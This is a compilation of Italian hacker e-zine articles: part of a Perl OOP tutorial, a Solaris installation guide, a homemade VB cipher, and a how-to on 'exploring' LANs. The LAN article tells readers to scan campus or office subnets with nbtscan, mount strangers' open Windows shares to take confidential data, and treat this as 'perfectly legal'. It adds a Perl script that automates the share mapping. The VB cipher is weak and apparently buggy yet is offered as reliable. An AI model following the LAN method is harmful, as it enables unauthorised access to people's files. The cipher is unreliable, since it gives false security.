Tramite l'utilizzo di bless(), implemento delle strutture dati dell'oggetto: poiché in PERL gli oggetti non sono altro che delle reference, bless() non fa che restituire una reference assegnandogli una classe; in pratica, rende delle variabili accessibili come attributi dell'oggetto.

Si nota dal "my $class = shift;", presente in entrambi metodi della classe, che il primo argomento ad essere passato è proprio una reference all'oggetto istanziato; dopodiché, è possibile gestire gli altri argomenti come in una normalissima subroutine.

Diamo una "bottarella" al nostro modulo e al nostro script:

```
--- inizio "Prova2.pm" ---

#!/usr/bin/perl -w

package Prova2;

use Carp;

sub new {

  my ($class,$default) = @_;
  my %hash;

  %hash = ( TITOLO => "Ultime notizie: ",
            TESTO  => $default
          );

  bless \%hash => $class;

}

sub setta {

  my $class = shift;
  croak("setta() priva di argomento") unless @_;
  $class->{TESTO} = shift;

}

sub stampa {

  my $class = shift;
  print $class->{TITOLO};
  print $class->{TESTO};

}

sub DESTROY {

  my $class = shift;
  open(FILE,">log.txt") or die;
  print FILE qq/Prova2: /;
  print FILE $class->{TESTO};
  close(FILE);

}

1;

--- fine di "Prova2.pm" ---

--- inizio "prova.pl" ---

#!/usr/bin/perl
```

```
use Prova2;

my $oggetto = new Prova2("Scoperta l'acqua calda.\n");

$oggetto->stampa();

$oggetto->setta("yeee!\n");

$oggetto->stampa();

$oggetto->setta();  # volutamente errata (priva di argomento)

--- fine di "prova.pl" ---
```

Cambia la sintassi dell'inizializzazione dell'oggetto, che però sortisce identici risultati; inoltre, viene passato un argomento che viene utilizzato come messaggio di default.

Inoltre, ho arricchito la classe con un paio di fesserie: il metodo setta() permette di cambiare il valore di $class->{TESTO} segnalando un errore in caso di mancanza di argomenti (come nella riga 13 di prova.pl). La funzione croak() equivale alla funzione die(), ma segnala il numero di riga rispetto a prova.pl e non a Prova2.pm (vedere "perldoc Carp").

```
domine@localhost:~/tmp/prova$ ./stampa.pl
Ultime notizie: Scoperta l'acqua calda.
Ultime notizie: yeee!
setta() priva di argomento at ./stampa.pl line 13
```

Un'altra aggiunta importante alla classe è il metodo DESTROY (ossia il distruttore della classe): poiché esso viene invocato nel momento in cui l'interprete distrugge l'istanza, può essere utile ad esempio per salvare dati ottenuti dopo lunga elaborazione (non come quelli dell'esempio, of course :-]).

Ora complicheremo le cose, vedendo come funzione l'ereditarietà delle classi in PERL. Creiamo la seguente classe in un nuovo file chiamato Prova3.pm:

```
--- inizio "Prova3.pm" ---

#!/usr/bin/perl -w

package Prova3;

use Prova2;

@ISA = ('Prova2');

sub esclamativi {

  print '!'x5;
  print qq/\n/;

}

sub stampa {

  my $class = shift;
  print $class->{TITOLO};
  print uc($class->{TESTO});

}

1;

--- fine di "Prova3.pm" ---
```

E modifichiamo ancora il nostro caro prova.pl

```
--- inizio "prova.pl" ---

#!/usr/bin/perl
```

```
use Prova2;
use Prova3;

my $oggetto = new Prova2("Scoperta l'acqua calda.\n");
my $altro_oggetto = new Prova3;

$oggetto->stampa();

$altro_oggetto->setta("Avvistato asino volante!\n");

$altro_oggetto->esclamativi();

$altro_oggetto->stampa();

$altro_oggetto->esclamativi();

--- fine di "prova.pl" ---

domine@localhost:~/tmp/prova$ ./prova.pl
Ultime notizie: Scoperta l'acqua calda.
!!!!!
Ultime notizie: AVVISTATO ASINO VOLANTE!
!!!!!
```

Che ci volete fare, sono un mago delle GUI...

Vediamo come è strutturato il nuovo Prova3.pm. Innanzitutto: come fa una classe come Prova3 ad essere istanziata pur non avendo neanche un costruttore? Elementare: lo eredita da Prova2, così come eredita tutte le sue altre subroutine... infatti l'istanza di Prova3 possiede anche un metodo setta() che è stato usato per cambiare il messaggio sta stampare.

Il meccanismo dell'ereditarietà, paradossalmente, in PERL appare più chiaro: infatti è bastato dare "use Prova2;" perché ciò avvenisse, il che lascia intendere quanto sia simile all'importazione dei normali moduli sopraccitati.
E qui ritroviamo anche l'array @ISA, che, perlappunto, indica all'interprete in quale classe/modulo cercare una funzione nel caso questa non fosse presente in Prova3.

Infine un'ultima precisazione: cosa è accaduto quando Prova3 ha ereditato la funzione stampa() ? Visto che Prova3 definisce già un metodo stampa(), quale viene utilizzato ?

Come si nota dall'output dell'esempio, viene usata &Prova::stampa(), che rende maiuscole tutte le lettere della stringa da stampare.

La ridefinizione di un metodo in una sottoclasse è detta OVERLOADING, ed avviene semplicemente dichiarando una funzione con lo stesso nome della funzione della classe genitrice.

LINKS E RIFERIMENTI

Sinora vi ho offeso spiegandovi argomenti sempliciotti... se volete farvi più male vi suggerisco l'articolo reperibile all'indirizzo

http://world.std.com/~swmcd/steven/perl/pm/xs/intro/

che parlare dell'utilizzo di XS, il "linguaggio" che permette di implementare negli script PERL delle funzioni scritte in C.

Visto che l'OOP in PERL non si limita certo agli esempi visti, per chi volesse approfondire il discorso, nulla è meglio delle pagine del manuale:

```
man perlboot
man perltoot
man perltootc
man perlobj
```

direi che ce n'è abbastanza :-)

APPENDICE: OOP (OBJECT-ORIENTED PROGRAMMING)

I due concetti fondamentali su cui si basa l'OOP sono le classi e gli oggetti. Si pensi una classe come una porzione di codice in cui vengono definite delle strutture dati (ATTRIBUTI) e delle funzioni (METODI); un oggetto può essere considerato come una piccola applicazione che viene creata secondo un modello generico, ossia esso è una ISTANZA della classe che funge da modello.

Di una classe è possibile inizializzare infinite istanze, la cui reciproca interazione è regolata da particolari metodi: ogni classe ha ad esempio un COSTRUTTORE (una funzione eseguita al momento della creazione dell'oggetto, che si occupa della sua inizializzazione) e un DISTRUTTORE (funzione richiamata all'atto della distruzione dell'oggetto, utile per liberare memoria e risorse).

Un oggetto, nel momento in cui viene creato, permette l'utilizzo di funzioni senza però doverne osservare il codice (ASTRAZIONE).

Infine, le classi possono essere organizzate gerarchicamente, in modo che ognuna derivi da un'altra ed in tal modo ne erediti metodi ed attributi (EREDITARIETà).

Installazione di Solaris per Intel su un Dell Dimension

SirPsychoSexy <sirpsychosexy at spippolatori dot org>

Essenzialmente l'hardware è costituito da un Dell Dimension (fascia extrabassa) con un Celeron 600,256Mb di ram e un disco da 15Gb circa. La componentistica non è perfettamente compatibile con Solaris,ma a parte un paio di difficoltà iniziali non ci sono altre controindicazioni di sorta.

Per iniziare,procuriamoci i 4 cdrom di installazione di Solaris,guardiamo bene il primo cd,giriamolo,sputiamoci sopra e gettiamolo nel cestino.
Perché? Perché in realtà il cdrom contiene essenzialmente un floppy di dati,in cui è inserito un nuovo tool di installazione veloce.Peccato che tale tool abbia un orrendo problema (baco) per cui assegna automaticamente alla root 1Gb di spazio e i restanti gb li piazza in /export/home rendendo il sistema inutilizzabile se non grazie a salti mortali di vario genere.
Quindi inseriamo direttamente il cdrom numero 2 (il primo dei cd contenenti il software) e vedrete che verranno proposti i vecchi metodi di installazione. Il cd entrerà in un sistema Solaris caricato in ram,quindi tutto risulterà lento.In compenso potrete già assaporare i casini che vi si stanno preparando:video 640x480 formato unghia e a 4 colori. Comunque andiamo per gradi. Il Configuration Assistant non dovrebbe essere un problema,insomma tutto è spiegato chiaramente....F2 per andare avanti...F3 per tornare indietro. Vi verrà fatta vedere la lista dell'hardware trovato.Vi consiglio vivamente di accettarlo.Nel caso abbiate hardware proprietario (il Dell su cui ho fatto le prove aveva giusto problemi con una scheda di rete 3com) potete cercare qualche boot da floppy sul sito sunsolve.sun.com.
Quello che è capitato a me è stato di scaricare una patch che in realtà dentro conteneva 2 immagini di floppy:una per patchare un sistema in fase di installazione e uno per patchare un sistema già istallato.Io naturalmente preferisco la seconda,anche perché la prima non c'è verso di farla funzionare bene.

Comunque già dal Configuration Assistant saprete di che morte morirete...
Appena questo avanzerà,è possibile che vi si chieda di configurare scheda video,monitor e tastiera.Tenetevi tutto sul 640x480...poi vi spiegherò come io (empiricamente) distruggo i settaggi per farmeli richiedere appena applicate tutte le patch del caso =). A questo punto selezionate il boot da cdrom (se

selezionate quello da hd senza avere un sistema operativo dentro il pc si riavvierà).
Se avete configurato correttamente le opzioni video,dovrebbe partire un "proto-openwin" su cui proseguirà l'installazione grafica. Inizialmente verrà chiesto se fare un installazione automatica o interattiva.Voi selezionate un'installazione interattiva. Vi verranno chiesti i settaggi di rete.Anche qui,tentate una volta di settare la rete,se fallisce non perdetevi d'animo e settate il pc come "non in rete". Penseremo dopo a metterlo in rete.
Quindi dovrete inserire i dati relativi all'orario e infine dovrete indicare su quale supporto installare il sistema. Ora...occhio perché qui sono cazzi.Non partizionate il disco se non volete altri sistemi oltre a Solaris.Infatti Solaris utilizza una tecnica a "slice" per cui voi dovrete indicare la base e poi internamente creare i diversi volumi. Insomma,se volete installare Solaris sulla prima partizione lasciando spazio non partizionato da usare in seguito,lasciate perdere.Non riuscireste più ad utilizzare tale spazio. Decidete prima se volete usare tutto il disco o se avete altri sistemi,e indicate a Solaris di utilizzare tutta la partizione a lui assegnata. Quindi cliccate sul pulsante di Autoconfigurazione. Solaris vi chiederà a quali dir dare spazio autonomo e creerà internamente alla partizione i volumi come gli parrà più giusto.Con un pulsante di modifica potrete ritoccare tali valori e quindi modificare l'utilizzo dello spazio.
Quindi appena finito il settaggio dei volumi potrete iniziare l'installazione.Installare tutto il software del primo cd non dovrebbe prendere più di 1Gb,quindi con un disco da 2Gb dovreste essere tranquilli.Altrimenti selezionate un'installazione "end user" e ve la caverete con qualche centinaio di MB.

Essenzialmente quello che vi ho spiegato è dato dalla mia memoria e dai casini capitati in questi giorni. Non chiedetemi di reinstallare Solaris e prendere nota dei passi perché non voglio sclerare ancora.Vi dico soltanto che l'installazione è facile e intuitiva. Se non fosse per quel baco nel primo cd di installazione,avrei avuto un Solaris perfetto al primo tentativo.

Orbene,appena sarà finita l'installazione e il sistema ripartirà (vi chiederanno anche la pass di root da qualche parte,io vi consiglio di inserirla...) avrete il primo boot. Se tutto è andato come doveva,vi troverete uno startup in automatico su OpenWin nel suo magnifico 640x480 in 4 colori (o 16...boh in ogni caso pochi davvero....) Se invece per qualche motivo riparte il Configuration Assistant,reinserite i dati di tastiera,scheda video 640x480 e monitor. Selezionate il boot da HD anziché da cdrom e lasciatelo partire.
Che emozione avere un solaris in 640x480.....
A questo punto entro nello specifico del Dell Dimension (credo che con 1.400.000 si possa portare a casa,quindi se volete una macchina da test potrebbe essere interessante...).
Questo ha due componenti che non vengono visti da Solaris: una scheda video Intel 810 (sfido...a malapena la vede Linux...) e una scheda di rete 3com905C (credo ci siano problemi anche sotto Linux ma di gran lunga minori.....) Per vedere se Solaris ha qualche soluzione al problema,andate su sunsolve.sun.com e clikkate sul "patchfinder". Quindi andate nella sezione "search" e inserite i dati dell'hardware. Per anticipare tutto,vi dico che sono 3 le patch da utilizzare per il Dell Dimension:
109401-06
109867-03
110959-01
La prima e l'ultima per la scheda video,la seconda per la rete. A questo punto armatevi di un floppy e scaricate la patch 109867-03 per la rete. Unzippatela su un pc qualsiasi e seguite il readme. Nel caso abbiate una macchina linux,create il floppy con la patch con il comando dd.Inserite il floppy nel lettore e da root digitate "volcheck -v"
Vi dovrebbe rispondere "media found".Quindi troverete il floppy su /floppy/floppy0.Seguendo il readme cercate il file install.sh e avviatelo
con il comando "install.sh -i" Vi chiederà se applicare la patch.Voi premete enter e lasciate che il floppy finisca il suo lavoro. Appena finito di installare la patch sorge un dilemma:il readme consiglia di usare il comando sys-unconfig per "deconfigurare" la macchina e ritornare al setup iniziale in cui chiede tutti i dati (compresa la pass di root).Secondo alcuni ng questo comando è bacato e rovina irrimediabilmente Solaris8.Beh a me ha funzionato....(con qualche bestemmia e anche un core dump che mi aveva fatto davvero paura...).
Se non volete utilizzare tale comando dovreste settare tutto a mano.Non è facile.In ogni caso le faq su Solaris per Intel vi aiuteranno. Vi cito il paragrafo interessato:

See the instructions in "man sys-unconfig" Basically, sys-unconfig unconfigures the machine to make it ready to be configured again on reboot. It's a lot
easier and less error prone than the usual dozen or so steps required to purge the old IP address. Update: (12/2000): I have a unconfirmed report that
sys-unconfig is broken for Solaris 8 and will "really hose up the system info, and there's no fix yet, just a partial patch."

For the thrill-seekers among us, you can also do it "by-hand" by editing these files (possibly more?) with your fav. editor:

/etc/defaultdomain	Set the default domain name, if it changed.
/etc/defaultrouter	Set the default router's IP address, if it changed.
/etc/hostname.le0	(or .hme0 or ?) Update this if the hostname changed.
/etc/nodename	Update this if the hostname changed.
/etc/nsswitch.conf	Update if your name resolution method/order changed.
/etc/resolv.conf	Update if your name servers/domain changed (DNS only).
/etc/inet/hosts	Make sure your IP address is updated or added here.
/etc/inet/ipnodes	IPv6 version of hosts file (Solaris 8+).
/etc/inet/netmasks	Set your network number & netmask, if it changed.
/etc/inet/networks	Set your network name, if it changed.
/etc/net/ticlts/hosts	For the streams-level loopback interface.
/etc/net/ticots/hosts	For the streams-level loopback interface.
/etc/net/ticotsord/hosts	For the streams-level loopback interface

Per facilitarvi il compito vi dico che la scheda di rete 3com905C viene vista come elxl e non le,quindi dovrete creare un file hostname.elxl0 anziché hostname.le0 come dicono le faq.
Vi chiederete allora dove và piazzato l'IP della macchina... Bene,l'ip non và piazzato!A quanto ho capito voi date l'hostname alla macchina,e la macchina attraverso la tabella degli hosts ricava l'ip. In ogni caso non è l'ip che è fondamentale quanto l'hostname. Quindi occhio ai file /etc/hosts e /etc/nodename che devono contenere il nome della macchina.
Per la risoluzione dei nomi,copiate il file nsswitch.dns su nsswitch.conf.E' un file di configurazione precostruite per macchine che fanno solo query via dns.Editate il resolv.conf e inserite gli ip dei dns come sotto un qualsiasi sistema Unix-like.
Il file /etc/defaultrouter invece conterrà il nome del gateway per uscire su internet.
Che voi siate armati di dati, sys-unconfig e rosario oppure che abbiate modificato a mano i file,un reboot è necessario (in realtà si potrebbe testare la scheda con un "ifconfig elxl0 plump",ma per un newbie di solaris quale sono io un reboot è un rito Windowsiano che ricorda tanto la coperta di Linux,ops...Linus...).
Al riavvio la macchina dovrebbe dirvi durante il boot,se è riuscito a far salire l'interfaccia di rete o meno.In caso contrario vi consiglio una bella consultazione con www.deja.com (che è rimasta al mio fianco per tutto il tempo.....).
Se tutto è ok,provate a loggarvi come root,aprire una console e digitare un "ping ip_di_qualche_macchina_in_lan".La risposta di Solaris dovrebbe essere un misero "XXX.XXX.XXX.XXX is alive".
Se poi riuscite a pingare anche host esterni vuol dire che avete correttamente settato sia il gateway che i dns. Altrimenti i file sono quelli elencati sopra....

Ma la scheda video???
Eh...non me ne sono dimenticato! Loggatevi come root.Visto che avete la rete funzionante,potrete scaricare da internet le due patch rimanenti (meno di un mega). Scompattatele e installatele partendo da quella con numero inferiore attraverso il comando "patchadd /path_to/directory_patch". Io le ho installate senza riavviare se non alla fine,da qualche parte consigliava un reboot dopo ogni patch...fate voi =). In ogni caso appena finito di installare le 2 patch digitate il comando "kdmconfig". Vi risulta familiare la schermata ottenuta? E' il programma di settaggio tastiera/video/monitor.Smanettateci un poco cambiando qualcosa, quando vi chiederà il probe del video passate oltre (F4) e uscite. A quanto pare questo giochetto cancella i settaggi video di Solaris.Ora riavviate. Vedrete che a metà del boot vi verrà detto che ci sono problemi di configurazione, vi verrà chiesta la pass di root e vi verrà startato in automatico kdmconfig. Solo che, sorpresa, fra le schede supportate troverete miracolosamente anche la Intel810.Selezionatela, selezionate il monitor che

preferite e una bella risoluzione 1024x768.Risettate la tastiera e fate il test per il video. Dovrebbe essere tutto ok.
A questo punto appena il boot finirà avrete Solaris8 on line e in 1024x768.

Alcune scomodità:
Di default la shell è sh, niente bash, niente top, niente gcc, niente.... niente..... Beh basta puntare il browser su www.sunfreeware.com per avere a disposizione alcuni pacchetti per Solaris pronti da downloadare e installare con il comando "pkgadd -d nomepacchetto". I pacchetti installano tutto sotto /usr/local/bin,quindi okkio a mettere tale dir nel path (utilizzate /etc/profile per modificare il path di tutti gli utenti...).
Infine... (rullo di tamburi) ... all'url http://www.sun.com/software/star/gnome/getgnome14.html potete downloadare (sono solo un centinaio di MB suvvia) GNOME per Solaris Intel e Sparc. L'installazione è facile e grafica,e il sistema funziona perfettamente. Mancano molte cose (e xchat crasha se lanciata da menù mentre è ok se lanciata da console..) ma di certo è molto più user friendly....
Con questo è tutto.
Se volete avventurarvi in questa avventura....in bocca al lupo...

Giulio

Encryption in VB
Termo Zlorfik <zlorfik at hotmail dot com>

Un semplice sistema di cifratura in vb (facile) che parla anche dei pokemon (per la gioia di vostra sorellina :) by t3rm0

Pre
Ho appena connesso il mio commodore 64 al cervello perciò non aspettatevi niente di speciale cmq il vecchio lettore floppy dovrebbe funzionare e carico il mio sistema operativo... Il lettore dvd del commodore non funge, c'è qualcosa che non va... musica ascoltata: d12, nirvana, methods of mayhem, fritz da cat il tutto in winamp

Intro
Beh volete un modo x cifrare i vostri file che sia veloce e affidabile (questo è da vedere :)? Eccolo: Signore e signori "AGENT JENNY" che sarebbe l'agente jenny dei pokemon :P.

Teoria
Questo sistema è a chiave privata, perciò sia il mittente che il destinatario devono avere la stessa chiave... Il sistema si basa sulla somma della stringa alla password. Si lo so che sembra un sistema scemo però il risultato c'è e c'è anche modo di migliorarlo. Il carattere cifrato è la somma ascii del carattere originale + un carattere della password che viene preso per successione. Se una somma diventa + di 255 allora gli viene sottratto 255. Esempio: Dobbiamo cifrare una stringa "MASCIA HA LE TETTE GRANDI" con la password "LALLA".
Sommeremo M con L, A con A, S con L, C con L, A con A, e così via. Quando i caratteri della password sono stati usati tutti ricominceremo dal primo.

Pratica
Ecco il codice di VB con relative spiegazioni

Cifratura

```
----------------------------< Taglia qui>-------------------------------------

Public Function Cifra(stringa, password) As String
Dim contatore1 as integer, contatore2 as integer, temp as integerFor
```

```
 contatore1 = 1 to len(stringa)
     temp = asc(mid(stringa,contatore1,1)) + asc(mid(password,contatore2,1))
     if temp > 255 then temp = temp - 255
     contatore2 = contatore2 + 1
     if contatore2 = len(password) then contatore2 = 1
     cifra = cifra & chr(temp)
 Next
 End function
```

 ----------< Taglia qui>----------

 Con mid estraiamo un solo carattere da password e stringa. Con asc ne otteniamo il codice numerico che andremo ad utilizzare per la somma. Quindi se abbiamo due caratteri, 90 e 200, dovremo fare 90+200=290. Ma i codici ascii arrivano sino a 255 perciò a noi questo valore non va bene. Per ottenere un valore accettabile facciamo 290-255=35. 35 è il codice del carattere cifrato che andremo a scrivere. Per ogni ciclo abbiamo il codice ascii del carattere da utilizzare memorizzato nella variabile temp. Potremo trasformarlo in carattere con chr(temp).

 Decifratura

 ----------< Taglia qui>----------

```
 Public Function Decifra(stringa, password) As String
 Dim contatore1 as integer, contatore2 as integer, temp as integer
 For contatore1 = 1 to len(stringa)    temp = asc(mid(stringa,contatore1,1))
 - asc(mid(password,contatore2,1))
     if temp < 0 then temp = temp + 255
     contatore2 = contatore2 + 1
     if contatore2 = len(password) then contatore2 = 1
     decifra = decifra & chr(temp)
 Next
 End function
```

 ----------< Taglia qui>----------

 Notiamo diverse similitudini con la routine di cifratura vista sopra. Per riottenere il carattere originario abbiamo il carattere cifrato, 35, e il carattere di password, 200. 35-200=-165, e ancora questo carattere non va bene, perciò -165+255=90 ci ridarà il carattere che avevamo cifrato in alto (90+200, vi ricordate?)

 NB: Facciamo attenzione a maiuscole e minuscole nel digitare la password perché i caratteri maiuscoli hanno un codice ascii diverso da quelli minuscoli!

 Contenti ora sapete come realizzare un sistema di cifratura. Il mio "Agent Jenny" e' funzionale ma ha ancora qualche piccolo difetto cmq sta a voi migliorarlo! E ricorda: prendere ispirazione non è copiare!

 Per chi volesse mailarmi il mio indirizzo è zlorfik@hotmail.com, e cmq tra poco avrò un mio gruppo, non limitato ai soli guru ma aperto a chiunque abbia voglia di collaborare, creare, divertirsi... vi farò avere notizie...

 Thx:
 Lord shinva, la tua guida e' un mito...
 Cavallo ti va se ti lascio il mio windows 1.0 per trovare qualche bug?
 Bill Gates, in fondo è un bravo raga... Ciao tutto rego?
 Tutti i bboy di cagliari.. i punk
 La mia ragazza fede ciao tvvtrb!

L'esplorazione di una LAN e nb2lmhosts
Quando il Perl si insinua nel NetBios

Sigmund <sigmund at eml dot cc>

Intro

Il Perl...ah, il Perl! Quando ne sentivo parlare era sempre in associazione con CGI scripts, gestione web della posta e robe del genere; non immaginavo neanche lontanamente che il suo nome fosse l'acronimo di "Practical Extraction and Report Language"...un linguaggio potente per la manipolazione delle stringhe di testo, abilmente hackato da migliaia di appassionati per permettergli di fare pressoché qualsiasi cosa. Presto ho imparato ad identificarlo come "Pathologically Eclectic Rubbish Lister", a indicare il fatto che ci si possa piacevolmente passare del tempo scrivendo dei piccoli hack che magari non servono a nessuno ma contribuiscono egregiamente ad aumentare la propria autostima.

L'Ambientazione

Da frequentatore accanito di qualsiasi aula universitaria dove si trovassero delle macchine in rete, ho sempre avuto un interesse nell'esplorazione delle LAN, per analizzare le loro falle, quanto ci si potesse spingere in la', e quanto avrebbe potuto fare anche un eventuale defacer. Beh, gente, vi garantisco che le aule universitarie sono una manna, una miniera di informazioni, in realta' un vero e proprio Dungeon, con la differenza che il dungeon e' di primo livello, e noi siamo maghi di trentesimo...e non e' la solita boria dovuta all'entusiasmo; chiunque abbia un minimo di dimestichezza anche solo con quell'aborto di programma che e' l'Esplora Risorse (explorer.exe) puo' seriamente compromettere la sicurezza di moltissime reti locali ed acquisire dati riservati come se piovessero.
Bene, dunque: armati delle nostre cose ci si incammina per l'esplorazione.

Struttura del Dungeon

Per brevita' e chiarezza, definiro' una rete windows come "basata sul NetBios"; cos'e' il NetBios? Sempre in maniera semplicistica, possiamo vederlo come il protocollo che permette a tutti i PC di una LAN di comunicare e condividere parti o la totalita' del proprio Hard Disk, delle Stampanti, di tutti i devices.
In due parole, su ogni computer esiste una lista delle condivisioni verso l'esterno e una lista delle condivisioni di tutti gli altri PC, dei quali e' noto anche il nome (come se fosse un nickname), l'IP Address, il nome di ogni singola condivisione.
Vi e' mai capitato di cliccare col tasto destro del mouse sull'iconcina di un'unita'? Avreste potuto vedere (a patto che fosse stato installato il protocollo NetBios) tra le opzioni un "Condividi con nome"; bene, utilizzando quell'opzione si puo' mettere a disposizione degli utenti della LAN il proprio Hard Disk, mettiamo col nome "Pippo" (fantasia, eh...!) ed eventualmente riservare l'accesso tramite password.
Qual'e' il punto? Il punto e' che il piu' delle volte, gli impiegati hanno risorse condivise e non ne hanno la minima idea, e siccome la cosa non e stata

fatta volontariamente al momento dell'installazione della LAN, nella vostra bella lista delle risorse condivise degli altri la loro condivisione non appare a meno che non la aggiungiate voi.
Come si fa ad aggiungerla? (e a vedere se altri hanno delle condivisioni?)

```
+-----------------+
| Equipaggiamento |
+-----------------+
```

Si usano le utility di rete che zio Bill ci mette a disposizione, ossia i comandi NET e NBTSTAT.
tramite specifica, coi comandi NET e NBTSTAT da Prompt si possono fare tutte le operazioni di rete specifiche del protocollo NetBios; quelle che ci interessano sono:
NET VIEW - che ci fa vedere la lista di tutti gli host delle nostra subnet
NBTSTAT - che invece ci restituisce proprio la lista delle condivisioni aperte di un dato host.
La nostra macchina avra' (solitamente in c:\windows) un file chiamato "lmhosts" nel quale sono contenuti i nomi delle condivisioni associati al loro IP Address e seguiti da un #PRE, che sta per pre-load, per far si' che la nostra macchina pre-carichi quelle coppie di condivisione/IP per poterle utilizzare dal suddetto e cazzutissimo "Esplora Risorse" (a proposito, vogliono che si ESPLORI la loro rete? beh, facciamolo, no?).
se noi eseguiamo un NBTSTAT -A su un IP e l'amico ci dice che condividerebbe volentieri con noi l'Hard Disk, allora lo si puo' inserire nel file lmhosts, ri-caricare il suddetto tramite il comando "nbtstat -R" e spostarci su Esplora la Giungla. poi, sull'icona della rete, cliccare col destro, selezionare "Connetti unita' di Rete" ed aggiungere il nome della risorsa condivisa e il nome col quale la vogliamo vedere nel nostro computer. Appena fatto questo, apparira' un'altra icona come quelle delle unita' locali, col nome che abbiamo scelto e col contenuto (remoto) della condivisione altrui. Esplorate, esplorate!

```
################## NOTA ##########################
 Quest'azione e' PERFETTAMENTE LEGALE, visto che le condivisioni sono aperte e
non vengono forzate da nessuno. Se la gente lascia l'uscio aperto e gli guardano
                        in casa, non si lamenti.
################################################
```

```
+---------------+
| La Long Sword |
+---------------+
```

Questa tecnica, conosciuta e poco attuata, visto che tutti ambiscono solo a vincere le IRC-Wars (mah...) permette di sperimentare con l'hacking low level in maniera assolutamente cautelativa. Al limite ci si rimedia una litigata coi bibliotecari, ma alla fine abbiamo il culo parato.
Che manca al nostro Esploratore di Dungeon per rendere il lavoro un po' piu' fruttuoso? una Long Sword, un tool che permetta di minimizzare la parte ripetitiva e pallosa dell'operazione, e massimizzare invece quella divertente dell'esplorazione.
Il tool in questione ce lo fornisce Alla Bezroutchko e si chiama NBTSCAN.
Che fa? Beh, fa la stessa operazione descritta sopra, ma se si vuole, su un'intera subnet...ben 255 host da scannare! E voi immaginate anche lontanamente quante condivisioni ci possano essere in una subnet? Ne ho trovate, a volte, oltre duecento...
la nostra Long Sword funge cosi':

```
nbtscan -v XXX.YYY.WWW.0-255  > lista.txt
```

e ci ritroveremo nel file lista.txt l'output di NBTSCAN.
A questo punto basta:
- individuare il nome di un Service 00 di tipo UNIQUE
- copiare in lmhosts, nell'ordine:

```
      -l'IP Address
      -Tab
      -Il nome della condivisione
      -Tab
      -il tag #PRE
      [notare che VANNO usati i Tab e non gli spazi!]
 - ri-caricare il tutto col comando di cui sopra.
 - connettere la risorsa condivisa.
 ma...... . .  .

+------------------+
| La Perl Sword +7 |
+------------------+

 Velocizziamo le nostre esistenze.
 Usiamo il Perl.
 Usiamo il mio "nb2lmhosts".


+-----------------------+
| Cos'e' e a cosa serve |
+-----------------------+

 Questo script serve a fare in automatico un compito palloso: ricopiare a mano
l'output di nbtscan nel file lmhosts per poter collegare come unità logiche
delle condivisioni remote. in sintesi succedeva questo:
 - si fa girare nbtscan e si ottiene una lista di IP, nomi macchina e nomi
condivisione
 - per ogni IP si ricopia nell'lmhosts una riga che contiene:
      >ip address
      >nome macchina
      >stringa #pre per il preload
 - si ri-carica l'lmhosts modificato

 e ora la nostra macchina riconoscera' mooolti piu' nomi.
 ma la palla e' che l'output di nbtscan -v e' tipo questo:

 Doing NBT name scan for addresses from 150.217.1.0/24


 NetBIOS Name Table for Host 150.217.1.34:

 Name             Service          Type
 ---------------------------------------
 WWWNT            <00>             UNIQUE
 WWWNT            <20>             UNIQUE
 SALAMACCHINE     <00>              GROUP
 WWWNT            <03>             UNIQUE
 SALAMACCHINE     <1e>              GROUP
 INet~Services    <1c>              GROUP
 IS~WWWNT         <00>             UNIQUE

 Adapter address: 00-60-97-aa-44-89
 ---------------------------------------

 e di conseguenza la nostra stringa sara':

 150.217.1.34     WWWNT #PRE

 bene.
 questo script facilita le cose facendo tutto in automatico.
```

provare per credere; quando si scanna tutta una subnet e si trovano circa centottanta macchine con condivisioni aperte, puo' risultare fastidioso fare tutto il lavoro a mano.
Avviate il programma e seguite le istruzioni.

Poi, editatelo e imparate il Perl.

Poi, miglioratelo e mandatelo a me.

E infine, se mi voleste offrire un caffe', accetto di buon grado!

Contatti per commenti e/o insulti:
sigmund@eml.cc
Enjoy!

```
------------------------- CUT HERE ----------------------------------
#!/usr/bin/perl
#
# Nessun Copyright.
#
# sigmund@eml.cc
print "";
print " -  Sigmund Baginov NetBIOS2Lmhosts -\n";
print " - The NetBIOS Scan Output Ordinator-\n";
print " -=# Versione 1.0  -   Marzo 2001 #=-\n";
print "             odOOOOboo   __.--._\n";
print "           oOOOOOOOOOOOø       ø,\n";
print "          OOOOOOOOOOOOOO     .-ø\n";
print "         OOOOOOOOOOOOOOOO .-ø\n";
print "         OOOOOOOOOOOOOL.-ø\n";
print "      .-ø OOOOOOOOT.IøOO\n";
print "    .ø     øOOOL-TøOOOOø \n";
print "    ø-...--+øøOOOOOOPøø\n";
print "\n";
print " -Supporta il GulP! gulp.perlmonk.org-\n";
print "\n";
print "Inserisci il nome del File di Input\n";
$culo = <STDIN>;
print "File di Output? (solitamente lmhosts)\n";
$potta = <STDIN>;
open (INF,"< $culo");
open (OUF,"> $potta");
############################################################
# Definizione delle stringhe di identificazione
############################################################
$conf = "NetBIOS Name Table for Host ";
$conf2 = "<00>";
$conf3 = "UNIQUE";
###################################
# Main loop
###################################
while (!eof(INF))
{
$riga = <INF>;
###################################
# Cerca NetBIOS etc...
###################################
if ($riga =~ /$conf+./)
    {
    $riga =~ s/$conf//;
    $riga =~ s/\x3A//;
    chop $riga;
    $riga = $riga."\t";
```

```
    print OUF $riga;
    $control = 1;
    }
if ($control == 1)
    {
########################################
# Cerca Nome Macchina
########################################
      if ($riga =~ /.+$conf2+.+$conf3/)
        {
      $riga =~ s/$conf2//;
      $riga =~ s/$conf3//;
        $riga =~ s/\W//g;
        $riga = $riga."\t"."#PRE"."\n";
        print OUF $riga;
        $control = 0;
        }
}
}
close(INF);

close(OUF);
print "\n";
print "Eseguito. Controllare l'output editando l'lmhosts.\n";
print "Eseguire \"nbtstat -R\" per l'aggiornamento\n";

------------------------- CUT HERE ----------------------------------

EOF
```

Floppy Hacking.
Fantoibed <fantoibed at spippolatori dot com>

1.0 Introduzione.

